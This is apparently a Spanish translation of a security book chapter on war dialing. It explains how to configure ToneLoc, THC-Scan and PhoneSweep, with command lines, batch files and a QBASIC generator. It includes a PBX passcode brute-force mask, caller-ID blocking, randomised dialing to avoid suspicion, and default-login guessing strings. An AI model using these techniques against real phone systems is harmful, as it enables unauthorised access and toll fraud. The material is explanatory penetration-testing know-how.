Una de las primeras y más populares herramientas de marcado telefónico de guerra lanzada de manera general fue ToneLoc, de Minor Threat y Mucho Maas. (ToneLoc es abreviatura de "Tone Locator", localizador de tono.) El sitio original de ToneLoc ya no lo es, pero aún se pueden encontrar versiones en muchos sitios de marcado telefónico de guerra y de "rompimiento de teléfonos" clandestinos en Internet. Al igual que casi todo el software de marcado, ToneLoc se ejecuta en DOS (o en una ventana de DOS en Win 9*x* y superior, o bajo un emulador DOS en UNIX), y ha probado durante muchos años que es una herramienta efectiva para hackers y consultores de seguridad. Por desgracia, los creadores de 0of ToneLoc nunca se mantienen actualizados, y nadie de la comunidad de seguridad ha dado un paso para tomar el desarrollo de la herramienta (pero qué clase de herramienta). ToneLoc está grabada en el tiempo, sin embargo es eterna por su eficiencia, simplicidad y uso de CPU ligero. ¡El ejecutable sólo tiene 46K!

ToneLoc es fácil de configurar y usar para marcado telefónico de guerra básico, aunque puede complicarse mucho para usar algunas de las características más avanzadas. En primer lugar, debe ejecutarse una utilería simple llamada TLCFG en la línea de comandos para escribir parámetros básicos como configuración de módem (puerto COM, entrada/salida de dirección de puerto e IRQ) a un archivo llamado TL.CFG. En segundo lugar, ToneLoc revisa este archivo cada vez que se lanza en busca de parámetros de configuración. Más detalles y capturas de pantalla sobre trucos de configuración y consejos de TLCFG se encuentran en el sitio War Dialing de Stephan Barnes en (http://www.m4phr1k.com). TLCFG.EXE se muestra en la figura 6-1.

Una vez hecho esto, puede ejecutar el propio ToneLoc desde la línea de comandos, especificar el rango de números para marcar, el archivo de datos para escribir los resultados y cualquier opción, al usar la siguiente sintaxis (abreviada para que quepa en la página):

```
ToneLoc [DataFile]  /M:[Mask] /R:[Range] /X:[ExMask] /D:[ExRange]
        /C:[Config] /#:[Number] /S:[StartTime] /E:[EndTime]
        /H:[Hours]  /T /K

  [DataFile] - El archivo para almacenar los datos, también puede ser una
  máscara
  [Mask] - Para usar con números telefónicos  Formato: 555-XXX
  [Range] - Rango de números para marcar      Formato: 5000-6999
  [ExMask] - Máscara para excluir del escaneo Formato: 1XXX
  [ExRange] - Rango para excluir del escaneo  Formato: 2500-2699
  [Config] - Archivo de configuración para usar
  [Number] - Número de marcado telefónicos por hacer     Formato: 250
  [StartTime] - Hora para comenzar el escaneo Formato: 9:30p
  [EndTime] - Hora para terminar el escaneo   Formato: 6:45a
  [Hours] - # máximo de horas para escanear   Formato: 5:30
Overrides [EndTime]
/T = Tones, /K = Carriers (Override config file, '-' inverts)
```




Figura 6-1 Uso de TLCFG.EXE para insertar los parámetros de configuración de módem que habrá de usar ToneLoc para marcado telefónico de guerra.

Más adelante verá que THC-Scan usa argumentos muy similares. En el siguiente ejemplo configuramos ToneLoc para que marque todos los números en el rango de 555-0000 a 555-9999 y para que registre portadores que encuentre en un archivo llamado "prueba". En la figura 6-2 se muestra ToneLoc en funcionamiento.

```
toneloc test /M:555-XXXX /R:0000-9999
```

Lo siguiente marcará el número 555-9999, hará una pausa para el segundo tono de marcado telefónico y después intentará cada combinación de tres dígitos posible (*xxx*) en cada marcado telefónico posterior, hasta que obtenga el código de pase correcto para habilitar el marcado del PBX de destino:

```
toneloc test /m:555-9999Wxxx
```

El conmutador de espera se usa aquí para probar PBX que permiten a los usuarios marcar e insertar un código, para obtener un segundo tono de marcado telefónico y hacer llamadas salientes desde PBX. ToneLoc puede adivinar hasta cuatro códigos. ¿Convence esto a alguien de eliminar la capacidad de marcado telefónico remota en sus PBX, o al menos usar códigos mayores de cuatro dígitos? Debido a que usamos principalmente ToneLoc para recopilación de información (igual que el programa nmap para módems), sugerimos que simplifique este ejercicio de recopilación de información y no introduzca muchas variables. Así que en este ejemplo, si en el primer paso de recopilación de información encuentra un PBX que requiere un segundo tono de marcado telefónico para hacer llamadas salientes, pruébelo solo y no como parte de un grupo de pruebas para que pueda controlar el resultado.




Figura 6-2 ToneLoc en funcionamiento escaneando un rango grande de números telefónicos para portadores (señales electrónicas generadas por un módem remoto).

La utilería TLCFG de ToneLoc puede usarse para cambiar las opciones predeterminadas y personalizar más los escaneos. ToneLoc crea automáticamente un archivo de registro denominado TONE.LOG para capturar todos los resultados de un escaneo. Puede encontrar y asignar un nombrar a este archivo cuando ejecuta TLCFG en el directorio FILES, en la entrada Log File. El archivo TONE.LOG (al igual que todos los archivos) se almacena en el directorio donde ToneLoc se instala, y tiene la hora y fecha en que se marcó cada número telefónico, al igual que el resultado del escaneo. El archivo TONE.LOG es importante porque después de la recopilación de información inicial pueden extraerse los tiempos de desconexión y ocupados, y volverse a marcar.

ToneLoc también crea un archivo FOUND.LOG que captura todos los portadores o "detecciones de portador" encontrados durante el escaneo. Este archivo FOUND.LOG está en el directorio FILES de la utilería TLCFG. El archivo FOUND.LOG incluye anuncios de portador de los módems que responden. A menudo, los sistemas de marcado telefónico no se configuran de forma segura y revelan el sistema operativo, la aplicación e información específica de hardware del portador. Los anuncios proporcionan información atractiva que puede usarse después para personalizar ataques específicos contra portadores identificados. Al usar la utilería TLCFG, puede especificar los nombres de estos archivos de registro o mantener las opciones predeterminadas. ToneLoc tiene muchos otros ajustes que es mejor dejar para una lectura cercana del manual de usuario (TLUSER.DOC), pero funciona muy bien como un marcador telefónico de guerra simple al usar la configuración básica anterior.

Como una buena práctica, debe asignar un nombre al archivo para la entrada Found File igual que la entrada para Carrier Log. Esto combinará los archivos Found File y Carrier Log en uno, facilitando más su revisión.

Archivos de procesamiento por lotes para ToneLoc

Como opción predeterminada, ToneLoc sólo tiene la capacidad de escanear un rango de números. De forma alterna, pueden crearse archivos de procesamiento por lotes simples para importar una lista de números o rangos de destino que pueden marcarse al usar el indicador de comandos de ToneLoc en una forma de marcado telefónico de un solo número. ¿Por qué consideraría esto? La ventaja de usar un tipo de proceso de archivos de procesamiento por lotes sobre la operación básica y predeterminada de ToneLoc es que con una operación de archivo de procesamiento por lotes puede asegurar que el módem se reinicie después de cada número marcado. ¿Por qué es importante esto? Considere conducir un marcado telefónico de guerra contra un rango de 5 000 números durante horas no pico. Si a la mitad de la noche el módem que está usando para ejecutar el programa ToneLoc (en su modo nativo original) se bloquea en un número particular, el resto del rango no se marcará y se perderán muchas horas.

Usando el mismo ejemplo de marcar un rango de números, si se usa un tipo de programa de archivo de procesamiento por lotes en lugar de éste, y el módem que está usando se cuelga en el mismo lugar, el programa ToneLoc sólo esperará una cantidad de tiempo predeterminada antes de cerrarse porque sólo lo ejecutó una vez. Cuando Toneloc se cierra, si el módem problemático está colgado, el archivo de procesamiento por lotes ejecutará la siguiente línea en el archivo, que en esencia consiste en llamar al siguiente número. Debido a que sólo está ejecutando ToneLoc cada cierto tiempo y a que la siguiente línea del archivo de procesamiento por lotes reinicia ToneLoc, reiniciará el módem cada vez. Este proceso casi garantiza un marcado telefónico de guerra limpio y sin pérdida de tiempo ni módems bloqueados en su cliente. Además, no se tiene el tiempo de procesamiento adicional que se gastaría durante el proceso en una forma de archivo de procesamiento por lotes. El medio milisegundo que tarda en ir a la siguiente línea del archivo de procesamiento por lotes no es mayor al milisegundo que usaría ToneLoc si marcara varias veces el siguiente número en el rango. Entonces, si le parece que vale la pena probar esta técnica, estamos tratando de crear algo que se ve como esto (y así sucesivamente, hasta que el rango se complete). Aquí se muestra un ejemplo de las primeras diez líneas de un archivo de procesamiento por lotes que llamamos GUERRA1.BAT:

```
toneloc 0000guerra1.dat /M:*6718005550000 > nul
toneloc 0001guerra1.dat /M:*6718005550001 > nul
toneloc 0002guerra1.dat /M:*6718005550002 > nul
toneloc 0003guerra1.dat /M:*6718005550003 > nul
toneloc 0004guerra1.dat /M:*6718005550004 > nul
toneloc 0005guerra1.dat /M:*6718005550005 > nul
toneloc 0006guerra1.dat /M:*6718005550006 > nul
toneloc 0007guerra1.dat /M:*6718005550007 > nul
toneloc 0008guerra1.dat /M:*6718005550008 > nul
toneloc 0009guerra1.dat /M:*6718005550009 > nul
toneloc 0010guerra1.dat /M:*6718005550010 > nul
```

Cada línea de archivo de procesamiento por lotes puede explicarse así: ejecute toneloc, cree un archivo DAT, use el interruptor nativo de ToneLoc `/M` para representar la máscara de número (sólo será un número simple de todas formas), *67 (ID del llamador de bloque), número telefónico, `> nul`. (`> nul` significa que no envía este comando a la línea de comandos para verse, sólo lo ejecuta.)

Ésta es la técnica simple, y debe hacer que el ejercicio de marcado telefónico de guerra se ejecute casi sin errores. Existe un parámetro TLCFG para ajustar si usa este proceso de archivo de

procesamiento por lotes. En la ventana ScanOptions de la utilería TLCFG puede cambiar el parámetro de los archivos Save DAT a N, que significa que no guarda ningún archivo DAT. No necesita estos archivos DAT individuales con el proceso por lotes, y sólo ocupan espacio. El uso repetido de la entrada del archivo DAT en el ejemplo de ejecución del archivo de procesamiento por lotes de un solo número es porque ToneLoc (el programa predeterminado) requiere ejecutarlo. Otras consideraciones, como hacer aleatorio el archivo de procesamiento por lotes de marcado telefónico de guerra, pueden ser importantes. Como opción predeterminada, la utilería TLCFG establece el escaneo como aleatorio (que se encuentra en la ventana ModemOptions en TLCFG). Sin embargo, debido a que sólo está ejecutando un número a la vez en el proceso por lotes descrito aquí, tiene que hacer aleatorias, de alguna forma, las líneas en el archivo de procesamiento por lotes. Casi todo el software de hoja de cálculo tiene una rutina aleatoria siempre que pueda traer una lista de números y hacer que la rutina los ordene al azar. La aleatorización es importante porque ahora muchas compañías tienen PBX inteligentes o porque la compañía de teléfonos que está usando puede tener un filtro que ve la tendencia de marcar así y sospechar de usted. La aleatorización también puede ayudarle en el marcado telefónico de guerra que dura 24 horas y puede evitar que su organización de destino sospeche debido a un gran número de llamadas telefónicas en secuencia. El propósito principal de la aleatorización es no despertar sospechas y no molestar a un grupo de personas en el trabajo.

Para generar el ejemplo anterior (para 2 000 números), podemos usar un programa simple de QBASIC que crea un archivo de procesamiento por lotes. Aquí se muestra un ejemplo:

```
'QBASIC Batch file creator, wrapper Program for ToneLoc
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "guerra1.bat" FOR OUTPUT AS #1
FOR a = 0 TO 2000
a$ = STR$(a)
a$ = ltrim$(a$)
'las siguientes nueve líneas tratan con los dígitos 1a10 10a100 100a1000
'después de que el truncado de 1000 no suceda
IF LEN(a$) = 1 THEN
a$ = "000" + a$
END IF
IF LEN(a$) = 2 THEN
a$ = "00" + a$
END IF
IF LEN(a$) = 3 THEN
a$ = "0" + a$
END IF
aa$ = a$ + "warl"
PRINT aa
PRINT #1, "toneloc" + aa$ + ".dat" + " /M:*671800555" + a$ + " > nul"
NEXT a
CLOSE #1
```

Al usar este ejemplo se crea el archivo de procesamiento por lotes, y está listo para lanzarse en el directorio que tiene el ejecutable ToneLoc. Puede usar el lenguaje que desee para crear el archivo de procesamiento por lotes, sólo que el uso de QBASIC es simple.

THC-Scan

Popularidad:	*9*
Simplicidad:	*8*
Impacto:	*8*
Evaluación del riesgo:	***8***

Parte del vacío que dejó ToneLoc fue llenado por THC-Scan, de Van Hauser, del grupo de hackeo alemán The Hacker's Choice (http://www.thc.org). Al igual que ToneLoc, THC-Scan se configura y lanza desde DOS, una shell de DOS dentro de Win 9*x*, desde la consola de Windows NT/2000, o bajo el emulador de DOS en UNIX. Esté consciente de que THC-Scan puede ser extraño y no se ejecutará bajo algunos entornos de DOS. La forma de trabajar consiste en tratar de usar el interruptor `/SEPARATE` (y después usar mod-det, ts-cfg o thc-scan.exe). Este interruptor también puede fallar, así que la sugerencia en este punto, si todavía quiere usar THC-Scan, es que obtenga un DOS confiable o que los usuarios de UNIX usen DOSEMU.

Primero debe generarse un archivo de configuración (.CFG) para THC-Scan, con una utilería denominada TS-CFG, que ofrece capacidades más finas que la herramienta TLCFG simple de ToneLoc. Una vez más, casi todas las configuraciones son directas, pero será útil conocer las entradas y salidas de los puertos PC COM para configuraciones no estándar. Las configuraciones comunes se muestran en una lista en la siguiente tabla:

COM	IRQ	Entrada/salida de puerto
1	4	3F8
2	3	2F8
3	4	3E8
4	3	2E8

La utilería MOD-DET incluida con THC-Scan puede usarse para determinar estos parámetros, si no se conocen, como se muestra aquí (sólo ignore cualquier error desplegado por Windows si ocurre):

```
MÓDEM DETECTOR V2.00 (c) 1996, 98 by van Hauser/THC
                                        <vh@reptile.rug.ac.be>
-------------------------------------------------------------------------
Get the help screen with :    MOD-DET.EXE ?

Identifying Options...
                Extended Scanning : NO
                Use Fossil Driver : NO (Fossil Driver not present)
                Slow Módem Detect : YES
                Terminal Connect  : NO
                Output Filename   : <none>
```

```
Autodetecting módems connected to COM 1 to COM 4 ...
        COM 1 - None Found
        COM 2 - Found! (Ready)      [Irq: 3 | BaseAdress: $2F8]
        COM 3 - None Found
        COM 4 - None Found

1 Modem(s) found.
```

Una vez que se crea el archivo de configuración CFG, puede comenzar el marcado telefónico de guerra. La sintaxis de comandos de THC-Scan es muy similar a la de ToneLoc, con varias mejoras. (Una lista de las opciones de línea de comandos es muy larga para reimprimirla aquí, pero se encuentra en la parte IV del manual de THC-SCAN.DOC que viene con la distribución.) THC-Scan se parece mucho a ToneLoc mientras se ejecuta, como se muestra en la figura 6-3.

La programación diaria del marcado telefónico de guerra es un proceso manual que usa los interruptores `/S` y `/E` para especificar una hora de inicio y final, respectivamente, y que usa herramientas integradas del sistema operativo, como Windows AT Scheduler, para reiniciar escaneos en la hora apropiada cada día. Por lo general, escribimos los parámetros para THC-Scan en un archivo de procesamiento por lotes simple que podemos llamar al usar el AT Scheduler. Lo que es importante recordar acerca de programar THC-SCAN.EXE es que sólo busca el archivo CFG apropiado en su directorio actual, a menos que se especifique la opción `/!`. Debido a que




Figura 6-3 THC-Scan y de marcado telefónico de guerra.

AT origina comandos en %systemroot%, THC-SCAN.EXE no encontrará el archivo CFG a menos que se especifique de manera absoluta, como se muestra en el siguiente archivo de procesamiento por lotes thc.bat:

```
@@@@echo off
rem Asegúrese de que thc-scan.exe está en la ruta
rem debe especificarse la ruta absoluta al archivo .cfg
rem con el interruptor /! desde AT scheduler
rem si se ejecuta un nuevo escaneo, cambia primero al directorio
rem con el archive .DAT apropiado y elimine el argumento /P:
C:\thc-scan/bin/THC-SCAN.EXE test /M:555-xxxx /R:0000-9999
/!:C:\thc-scan\bin\THC-SCAN.CFG /P:test /F /S:20:00 /E:6:00
```

Cuando se lance este archivo de procesamiento por lotes, THC-Scan esperará hasta las 8 p.m. y después marcará continuamente hasta las 6 a.m. Para programar este archivo para que se ejecute cada día posterior, bastará el siguiente comando AT:

```
at 7:58P /interactive /every:1 C:\thc-scan\bin\thc.bat
```

THC-Scan ubicará el archivo DAT apropiado y empezará a partir de donde se quedó la noche anterior hasta que se identifiquen todos los números. Asegúrese de eliminar cualquier trabajo restante al usar `at/delete` cuando THC-Scan termine.

Para estos marcados telefónicos de guerra con varios módems o varios clientes en una red, Van Hauser ha proporcionado un archivo de procesamiento por lotes de ejemplo llamado NETSCAN.BAT en el archivo THC-MISC.ZIP que viene con la distribución. Con las modificaciones mínimas analizadas en la parte II de THC-SCAN.DOC, esta secuencia de comandos de procesamiento por lotes dividirá automáticamente un rango de números y creará archivos DAT separados que pueden usarse en cada cliente para cada módem. Con el fin de configurar THC-Scan para varios módems, siga estos pasos:

1. Cree directorios separados para cada módem, e incluya una copia de THCSCAN.EXE y un archivo CFG apropiado para ese módem en cada uno de los directorios.
2. Haga las modificaciones a NETSCAN.BAT como se especifica en THC-SCAN.DOC. Asegúrese de especificar cuántos módems tiene con la instrucción "`SET CLIENTS=`" en la sección [2] de NETSCAN.BAT.
3. Con THC-SCAN.EXE en la ruta actual, ejecute `netscan.bat [dial mask] [módem #]`.
4. Coloque cada archivo DAT de salida en el directorio THC-Scan correspondiente al módem apropiado. Por ejemplo, si ejecuta `netscan 555-XXXX 2` cuando usa dos módems, tome el archivo 2555XXXX.DAT resultante y colóquelo en el directorio que marca el módem 2 (por ejemplo, \thc-scan\bin2).

Cuando escanea portadores, THC-Scan puede enviar a un módem de respuesta ciertas cadenas especificadas en el archivo .CFG. La opción puede establecerse con la utilería TS-CFG, bajo

la opción Carrier Hack Mode. Las cadenas (llamadas *empujadores*) pueden establecerse cerca, bajo Nudge. La opción predeterminada es:

"^~^~^~^~^~^~^M^~^M? ^M^~help^M^~^~^~guest^M^~guest^M^~INFO^M^MLO"

donde ^~ es una pausa y ^M es un retorno de carro. Estos empujadores y adivinadores comunes de ID de usuario/contraseña funcionan muy bien, pero tal vez quiera ponerse creativo si tiene una idea de sus objetivos específicos.

Después de completar el escaneo, deben examinarse los diversos registros. La característica más fuerte de THC-Scan es la capacidad de capturar solicitudes simples de terminal a un archivo de texto para examen posterior. Sin embargo, sus capacidades de administración de datos requieren una entrada mucho más manual del usuario. El marcado telefónico de guerra puede generar cantidades masivas de datos para cotejo, como la lista de números telefónicos, portadores encontrados y tipos de sistemas identificados, etc. THC-Scan escribe toda esta información en tres tipos de archivos: uno DAT delimitado, uno DB opcional que puede importarse en una base de datos compatible de ODBC (esta opción debe especificarse con el interruptor `/F`), y varios archivos de texto LOG que contienen listas de números que estuvieron ocupados, portadores y un archivo de solicitud de terminal del portador. El archivo DB delimitado puede manipularse con la herramienta de administración de base de datos de su elección, pero no incluye respuestas de portadores identificados. Reconciliar esto con la información de solicitud de terminal en el archivo CARRIERS.LOG es un proceso manual. Éste no es un gran problema, porque el análisis manual de solicitudes de terminal presentadas por sistemas contestadores a menudo es necesario para mayor identificación y pruebas de penetración, pero cuando está escaneando grandes bancos de números, puede ser bastante tedioso generar manualmente un informe muy completo resaltando los resultados clave.

La administración de datos es una tarea mayor cuando está usando varios módems. Como ha visto, deben configurarse instancias separadas de THC-Scan y lanzarse para cada módem utilizado, y los rangos de números deben dividirse manualmente entre cada módem. La utilería DAT-MERGE.EXE, incluida con THC-Scan, puede unirse más adelante a los archivos DAT resultantes, pero los archivos de registro de respuesta del portador deben pegarse de manera manual.

PhoneSweep

Popularidad:	*6*
Simplicidad:	*4*
Impacto:	*5*
Evaluación del riesgo:	***5***

Si tratar con ToneLoc o THC-Scan parece mucho trabajo, entonces PhoneSweep le interesará. (PhoneSweep, ahora en la versión 5.5, es comercializado por Sandstorm Enterprises, en http://www.sandstorm.net.) Hasta ahora hemos pasado mucho tiempo cubriendo el uso y la configuración de herramientas de marcado telefónico de guerra gratuitas, pero nuestro análisis acerca de PhoneSweep será mucho más corto (sobre todo porque hay muy poco que revelar que no sea evidente dentro de la interfaz, como se muestra en la figura 6-4).




Figura 6-4 La interfaz gráfica de PhoneSweep es mucho más avanzada que la de los marcadores telefónicos de guerra gratuitos, y tiene muchas otras características que incrementan su uso y eficiencia.

Las características críticas que hacen que PhoneSweep sobresalga son una interfaz gráfica simple, programación automática, intentos de penetración de portador, soporte a varios módems, e informes elegantes. Los rangos de números (denominados *perfiles*) se marcan en cualquier módem disponible, hasta el máximo soportado en la versión o la configuración de su compra. PhoneSweep se configura fácilmente para marcar en horario de oficina, fuera de este horario, fines de semana o los tres horarios; como se muestra en la figura 6-5. El horario de oficina es definido por el usuario en la ficha Time. PhoneSweep marcará de forma continua durante el periodo especificado (por lo general en horas que no son pico y en fines de semana), deteniéndose durante periodos deseados (horas de trabajo, por ejemplo) o para los "apagones" definidos, reiniciando cuando sea necesario durante horas apropiadas, hasta que el rango se escanee, se pruebe, o ambas opciones, para módems penetrables, si se configura.

PhoneSweep asegura que identifica más de 460 diferentes marcas y modelos de dispositivos de acceso remoto (para una lista completa, consulte http://www.sandstorm.net/products/phonesweep/sysids.php). Hace esto al comparar texto o cadenas binarias recibidas del sistema de destino con una base de datos de respuestas conocidas. Si la respuesta del objetivo ha sido personalizada de alguna forma, tal vez PhoneSweep no lo reconozca. Además de la detección de portador estándar, PhoneSweep puede programarse para tratar de lanzar un ataque de diccionario contra módems identificados. En el directorio de la aplicación está un archivo simple de nombres de usuario y contraseñas delimitado por tabuladores que alimenta a los módems que responden. Si el sistema se bloquea, PhoneSweep vuelve a marcar y continúa por la lista hasta llegar al final. (Tenga cuidado de las características de bloqueo de cuenta en el sistema de destino, si está usando esto para probar la seguridad en servidores de acceso remoto.) Aunque esta sola característica vale la pena por el precio de admisión de PhoneSweep, muchos probadores de penetración han reportado algunos falsos positivos mientras usan el modo de penetración, así que le recomendamos que vuelva a revisar sus resultados con un proceso independiente con el que se conecta al dispositivo en cuestión con software de comunicaciones de módem simple.





Figura 6-5 PhoneSweep tiene varios parámetros de programación, lo que hace más sencillo personalizar el marcado telefónico para satisfacer sus necesidades.

Otra característica útil es la capacidad de PhoneSweep para exportar a un archivo los resultados de las llamadas de todos los módems disponibles. Esto elimina la caza manual en archivos de texto o la unión e importación de datos de varios formatos en hojas de cálculo y parecidas, como es común con herramientas gratuitas. Existen diferentes opciones. Además, hay varias opciones para crear informes, de modo que si los informes personalizados son importantes, vale la pena revisar esto. Dependiendo del formato de su informe, puede contener información introductoria, resúmenes ejecutivos y técnicos de actividades y resultados, estadísticas en formato tabular, respuestas simples de terminal de módems identificados, y una lista completa de la "taxonomía" de los números telefónicos. Parte de un ejemplo de informe de PhoneSweep se muestra en la figura 6-6.

Por supuesto, la diferencia más grande entre PhoneSweep y las herramientas gratuitas es el costo. A partir de esta edición hay diferentes versiones de PhoneSweep disponibles, así que revise el sitio de PhoneSweep para ver sus opciones de compra (http://www.sandstorm.net). Las restricciones de licencia se fuerzan con un dongle de hardware que se conecta a un puerto paralelo (el software no se instalará si el dongle no está presente). Dependiendo del costo de las horas de trabajo que dedicará a instalar, configurar y administrar la salida de herramientas gratuitas, el costo de PhoneSweep parece razonable.



Executive Summary of PhoneSweep Scan

